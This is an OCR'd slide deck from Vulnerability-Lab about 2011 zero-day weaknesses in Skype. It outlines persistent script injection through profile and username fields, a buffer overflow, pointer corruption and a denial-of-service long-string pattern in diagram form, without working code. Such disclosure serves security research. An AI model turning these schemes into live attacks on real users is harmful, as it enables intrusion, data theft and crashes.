
SKYPE VOICE OVER IP - SOFTWARE VULNERABILITIES

- TECHNIQUES & SCHEMES – ZERO DAY EXPLOITATION 2011 -




Benjamin Kunz M. & Pim J.F. Campers

WWW.VULNERABILITY-LAB.COM

… Most important Questions

- **How much attack schemes will be discovered today?!**
- **Are the different schemes verified or tested?**
- **How much of them are client- or software/server-side?**
- **Are the discovered vulnerabilities OS independent?**
- **Severity or priority of the discovered vulnerabilities?**
- **How much time did your group needs to exploit & identify?**

CLIENT SIDE SKYPE EXPLOITATION (Remote & Local)



PERSISTENT SCRIPTCODE INJECTION #1 SKYPE EXPLOITATION (Remote & Local)

Persistent Bug


\+

SKYPE Conversation

Malicious & persistent script code execution after profile review of user.

Attacker implements malicious & persistent script code (example) profile module

User starts conversation with attacker system




Attacker System

User

Unauthorized Information Exchange via persistent script code execution

PERSISTENT SCRIPTCODE INJECTION #2 SKYPE EXPLOITATION (Remote & Local)



Persistent script code get executed on main module status notification

Skype Manager Service

Transfering Username to Software node Status Notification on register or cancel

Attacker log in on Skype Manager Service & implements malicious persistent script code as (example) username value

User


Skype Software

Invite!

Unauthorized Information Exchange via persistent script code execution

Attacker System

TRANSFER BUFFER OVERFLOW SKYPE EXPLOITATION (Remote)



MEMORY CORRUPTION (POINTER) SKYPE EXPLOITATION (Local)


Skype Software

Local restricted user account (attacker) tries to crash the skype process via pointer bug (internal module)

Software crashs! Multiple unknown exception got droped by the software

Read or Write
No Null Pointer!


overwrite or read a new address



System


DENIAL OF SERVICE SKYPE EXPLOITATION (Local 2 Remote)

%long<string>+
[Space]+%long
<string>




Skype Software


Local implementation
of maliocious string
to (example)
notification settings



Crashing on Message
sending with
persistent weakness
on specific
notification profile

Attacker System






SKYPE Conversation

